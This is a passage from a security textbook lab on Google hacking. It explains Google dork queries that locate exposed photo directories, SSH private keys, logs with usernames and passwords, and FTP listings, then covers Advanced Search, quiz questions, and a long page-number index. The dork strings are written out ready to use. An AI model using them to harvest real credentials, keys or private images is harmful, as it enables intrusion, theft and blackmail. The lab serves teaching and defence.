- **intitle:** only matches the string in the double quotes immediately after, so DCIM is being searched for on the page itself. If **intitle:** was replaced by **allintitle:**, it would have searched for DCIM in the title bar as well. The strategy for using intitle: is that the paths of the directories could be long and the title bar could have an ellipsis with DCIM not displayed. However, the full name of the directory will always be displayed on the page itself, so looking for DCIM there is a better idea.

People simply downloaded pictures from their camera to their computer from the top-level DCIM directory, and then they uploaded the entire directory to a web server. “Index of” appears in the title bar and on the page itself for web-based directories. Think about all the potential blackmailing that could be done with some of the very revealing images found! This Google dork will produce a seemingly never-ending set of results of personal, private, and sensitive pictures that could potentially destroy reputations, relationships, lives, and careers.

e. The Google dork at www.exploit-db.com/ghdb/6322 finds SSH keys.

With a search query of **intitle:“index of” “id_rsa.pub”**, Google will return results that include public keys and private keys for SSH.

The same strategy of **index of:** and a string on the page is used, as shown in Step 1d.

The SSH public key, which is the id_rsa.pub in the preceding query, is copied to the SSH server that the client logs in to. The SSH private key, id_rsa, is only stored on the client machine.

Using the preceding Google dork, you can see results with both the public key and the private key easily accessible and clickable. This is clearly a big vulnerability for the owner of those keys in terms of confidentiality (others can now decrypt), integrity (others can now change), and availability (others can now deny access).

f. The Google dork at www.exploit-db.com/ghdb/6412 finds logs that have usernames and passwords, which will likely have other items like e-mail addresses, URLs that these credentials are used for, and more, using the following query:

allintext:username,password filetype:log

Here are some points to know about this query:

- **allintext:** matches pages that have both strings, username and password, while **filetype:** checks the extension and only returns results if the extension is .log.
- **allintext:** matches all the words after, while **intext:** matches the word directly after it, in the same way that **allintitle:** and **intitle:** work.
- If the words listed appear in the title, but not the body text, the page won’t be returned as a result. Therefore, **allintext:** and **intext:** are essentially the same as a regular Google search query.

g. Go back to the GHDB (www.exploit-db.com/google-hacking-database) and in the Quick Search textbox on the right, type **FTP**. A lot of Google dorks related to the File Transfer Protocol (FTP) will appear.

The following query provides a simple way to find FTP directories on either FTP servers or web servers hosting FTP content:

intitle:“index of” inurl:ftp

This query looks for “index of” in the title bar and “ftp” in the actual URL.

h. Pick five Google dorks, each from a different category, and explain how they can be potentially dangerous. Optionally, click the hyperlinks for the actual Google dorks to see what results get returned. You are not advised to follow any of the links in the search results, as that can be illegal, as explained earlier.

i. Preventing Google dorks can be done with a robots.txt file. Web crawlers are required to adhere to the robots.txt exclusion standard (found at www.robotstxt.org/orig.html), which could specify that web crawlers ignore your website, either partially or fully. While web crawlers from major search engines do honor this specification, cybercriminals have other ways around it and adhere to nothing.

📷 **2a–2g**

Step 2 Let's conclude this lab exercise, chapter, and the entire book by performing some harmless advanced Google searches.

a. Go to www.google.com/advanced_search.

b. By default, when you do a Google search, Google assumes you mean all of the words must be matched. Type three words in the "All These Words:" textbox, and click the blue Advanced Search button at the bottom of the page. You'll see that it's just a regular Google search in the Google search bar and nothing special. Results will have all three words, although in any order and anywhere on the web page. Click the browser's back button to go back to the Advanced Search page and clear the previous entry.

c. Put the same three words in the "This Exact Word or Phrase:" textbox and then click the blue Advanced Search button at the bottom of the page. You'll notice that the three words appear in double quotes in the Google search bar, indicating that the three words must appear exactly as that string occurs (the first word, whitespace, the second word, whitespace, the third word, whitespace) on a web page. Click the browser's back button to go back to the Advanced Search page and clear the previous entry.

d. Put the same three words in the "Any of These Words:" textbox and click the blue Advanced Search button at the bottom of the page. You'll notice that there is a logical "OR" between the first and second words and the second and third words in the Google search bar, indicating that to be included in the results, just one of the words (it could be two or three as well) needs to be on the web page. Click the browser's back button to go back to the Advanced Search page and clear the previous entry.

e. Now, put three new words in any of the previously used textboxes (All These Words, This Exact Word or Phrase, or Any of These Words). This time, also put a word or multiple words in the "None of These Words:" textbox. Select a word or words in the "None of These Words:" textbox with some connection or relationship to the words in the other textbox you chose. You'll notice that there is a minus sign before the word or words you entered in the "None of These Words:" textbox in the Google search bar, indicating that web pages that meet the other criteria should not be displayed if they have any word following a minus sign. Click the browser's back button to go back to the Advanced Search page and clear the previous entries.

f. Populate one or more of the top four textboxes in the Find Pages With… section and then specify a starting and ending value in the "Numbers Ranging From:" textbox. You'll notice the first number, two dots, and the second number in the Google search bar, indicating that in order to be included in the results, a number in that range needs to be on the web page. Click the browser's back button to go back to the Advanced Search page and clear the previous entries.

g. In the Then Narrow Your Results By... dropdown items, you can filter any results by language, region, last update (anytime, past 24 hours, past week, past month, past year), site or domain (you can type in a fully qualified domain name like www.flcc.edu or just a domain like rit.edu), terms appearing (anywhere in the page, in the title of the page, in the text of the page, in the URL of the page, or in links to the page), SafeSearch, file type (there are some choices with the dropdown, but other types can be manually entered on the search bar), and usage rights.

Using both the Find Pages With… and Then Narrow Your Results By… sections, construct and execute three unique queries, making use of multiple criteria.

Lab Analysis

1. How is searching on Shodan different from searching on Google?

____

____

2. Why do you think so many devices don't have default credentials changed, leading to their possible appearances on Insecam?

____

____

3. What is the scariest aspect of Google hacking to you?

____

____

Key Term Quiz

Use the terms from the list to complete the sentences that follow.

banner

Internet

port

World Wide Web

1. The _____________ represents a collection of information.
2. The _____________ represents devices from interconnected networks.
3. Shodan gets metadata on devices through a(n) _____________ that’s displayed.
4. After a(n) _____________ scan, Shodan and Insecam can identify the presence of services.

Index

Contents

Guide

Page List

54. 36
55. 37
56. 38
57. 39
58. 40
59. 41
60. 42
61. 43
62. 44
63. 45
64. 46
65. 47
66. 48
67. 49
68. 50
69. 51
70. 52
71. 53
72. 54
73. 55
74. 56
75. 57
76. 58
77. 59
78. 60
79. 61
80. 62
81. 63
82. 64
83. 65
84. 66
85. 67
86. 68
87. 69
88. 70
89. 71
90. 72

91. 73
92. 74
93. 75
94. 76
95. 77
96. 78
97. 79
98. 80
99. 81
100. 82
101. 83
102. 84
103. 85
104. 86
105. 87
106. 88
107. 89
108. 90
109. 91
110. 92
111. 93
112. 94
113. 95
114. 96
115. 97
116. 98
117. 99
118. 100
119. 101
120. 102
121. 103
122. 104
123. 105
124. 106
125. 107
126. 108
127. 109

128. 110
129. 111
130. 112
131. 113
132. 114
133. 115
134. 116
135. 117
136. 118
137. 119
138. 120
139. 121
140. 122
141. 123
142. 124
143. 125
144. 126
145. 127
146. 128
147. 129
148. 130
149. 131
150. 132
151. 133
152. 134
153. 135
154. 136
155. 137
156. 138
157. 139
158. 140
159. 141
160. 142
161. 143
162. 144
163. 145
164. 146

165. 147
166. 148
167. 149
168. 150
169. 151
170. 152
171. 153
172. 154
173. 155
174. 156
175. 157
176. 158
177. 159
178. 160
179. 161
180. 162
181. 163
182. 164
183. 165
184. 166
185. 167
186. 168
187. 169
188. 170
189. 171
190. 172
191. 173
192. 174
193. 175
194. 176
195. 177
196. 178
197. 179
198. 180
199. 181
200. 182
201. 183

202. 184
203. 185
204. 186
205. 187
206. 188
207. 189
208. 190
209. 191
210. 192
211. 193
212. 194
213. 195
214. 196
215. 197
216. 198
217. 199
218. 200
219. 201
220. 202
221. 203
222. 204
223. 205
224. 206
225. 207
226. 208
227. 209
228. 210
229. 211
230. 212
231. 213
232. 214
233. 215
234. 216
235. 217
236. 218
237. 219
238. 220

239. 221
240. 222
241. 223
242. 224
243. 225
244. 226
245. 227
246. 228
247. 229
248. 230
249. 231
250. 232
251. 233
252. 234
253. 235
254. 236
255. 237
256. 238
257. 239
258. 240
259. 241
260. 242
261. 243
262. 244
263. 245
264. 246
265. 247
266. 248
267. 249
268. 250
269. 251
270. 252
271. 253
272. 254
273. 255
274. 256
275. 257

276. 258
277. 259
278. 260
279. 261
280. 262
281. 263
282. 264
283. 265
284. 266
285. 267
286. 268
287. 269
288. 270
289. 271
290. 272
291. 273
292. 274
293. 275
294. 276
295. 277
296. 278
297. 279
298. 280
299. 281
300. 282
301. 283
302. 284
303. 285
304. 286
305. 287
306. 288
307. 289
308. 290
309. 291
310. 292
311. 293
312. 294

313. 295
314. 296
315. 297
316. 298
317. 299
318. 300
319. 301
320. 302
321. 303
322. 304
323. 305
324. 306
325. 307
326. 308
327. 309
328. 310
329. 311
330. 312
331. 313
332. 314
333. 315
334. 316
335. 317
336. 318
337. 319
338. 320
339. 321
340. 322
341. 323
342. 324
343. 325
344. 326
345. 327
346. 328
347. 329
348. 330
349. 331

350. 332
351. 333
352. 334
353. 335
354. 336
355. 337
356. 338
357. 339
358. 340
359. 341
360. 342
361. 343
362. 344
363. 345
364. 346
365. 347
366. 348
367. 349
368. 350
369. 351
370. 352
371. 353
372. 354
373. 355
374. 356
375. 357
376. 358
377. 359
378. 360
379. 361
380. 362
381. 363
382. 364
383. 365
384. 366
385. 367
386. 368

387. 369
388. 370
389. 371
390. 372
391. 373
392. 374
393. 375
394. 376
395. 377
396. 378
397. 379
398. 380
399. 381
400. 382
401. 383
402. 384
403. 385
404. 386
405. 387
406. 388
407. 389
408. 390
409. 391
410. 392
411. 393
412. 394
413. 395
414. 396
415. 397
416. 398
417. 399
418. 400
419. 401
420. 402
421. 403
422. 404
423. 405

424. 406
425. 407
426. 408
427. 409
428. 410
429. 411
430. 412
431. 413
432. 414
433. 415
434. 416
435. 417
436. 418
437. 419
438. 420
439. 421
440. 422
441. 423
442. 424
443. 425
444. 426
445. 427
446. 428
447. 429
448. 430
449. 431
450. 432
451. 433
452. 434
453. 435
454. 436
455. 437
456. 438
457. 439
458. 440
459. 441
460. 442

461. 443
462. 444
463. 445
464. 446
465. 447
466. 448
467. 449
468. 450
469. 451
470. 452
471. 453
472. 454
473. 455
474. 456
475. 457
476. 458
477. 459
478. 460
479. 461
480. 462
481. 463
482. 464
483. 465
484. 466
485. 467
486. 468
487. 469
488. 470
489. 471
490. 472
491. 473
492. 474
493. 475
494. 476
495. 477
496. 478
497. 479

498. 480
499. 481
500. 482
501. 483
502. 484
503. 485
504. 486
505. 487
506. 488
507. 489
508. 490
509. 491
510. 492
511. 493
512. 494
513. 495
514. 496
515. 497
516. 498
517. 499
518. 500
519. 501
520. 502
521. 503
522. 504
523. 505
524. 506
525. 507
526. 508
527. 509
528. 510
529. 511
530. 512
531. 513
532. 514
533. 515
534. 516

535. 517
536. 518
537. 519
538. 520
539. 521
540. 522
541. 523
542. 524
543. 525
544. 526
545. 527
546. 528
547. 529
548. 530
549. 531
550. 532
551. 533
552. 534
553. 535
554. 536
555. 537
556. 538
557. 539
558. 540
559. 541
560. 542
561. 543
562. 544
563. 545
564. 546
565. 547
566. 548
567. 549
568. 550
569. 551
570. 552
571. 553

572. 554
573. 555
574. 556
575. 557
576. 558
577. 559
578. 560
579. 561
580. 562
581. 563
582. 564
583. 565
584. 566
585. 567
586. 568
587. 569
588. 570
589. 571
590. 572
591. 573
592. 574
593. 575
594. 576
595. 577
596. 578
597. 579
598. 580
599. 581
600. 582
601. 583
602. 584
603. 585
604. 586
605. 587
606. 588
607. 589
608. 590

609.	591
610.	592
611.	593
612.	594
613.	595
614.	596
615.	597
616.	598
617.	599
618.	600
619.	601
620.	602
621.	603
622.	604
623.	605
624.	606
625.	607
626.	608
627.	609
628.	610
629.	611
630.	612
631.	613
632.	614
633.	615
634.	616
635.	617
636.	618
637.	619
638.	620
639.	621
640.	622
641.	623
642.	624
643.	625
644.	626
645.	627

646. 628
647. 629
648. 630
649. 631
650. 632
651. 633
652. 634
653. 635
654. 636
655. 637
656. 638
657. 639
658. 640
659. 641
660. 642
661. 643
662. 644
663. 645
664. 646
665. 647
666. 648
667. 649
668. 650
669. 651
670. 652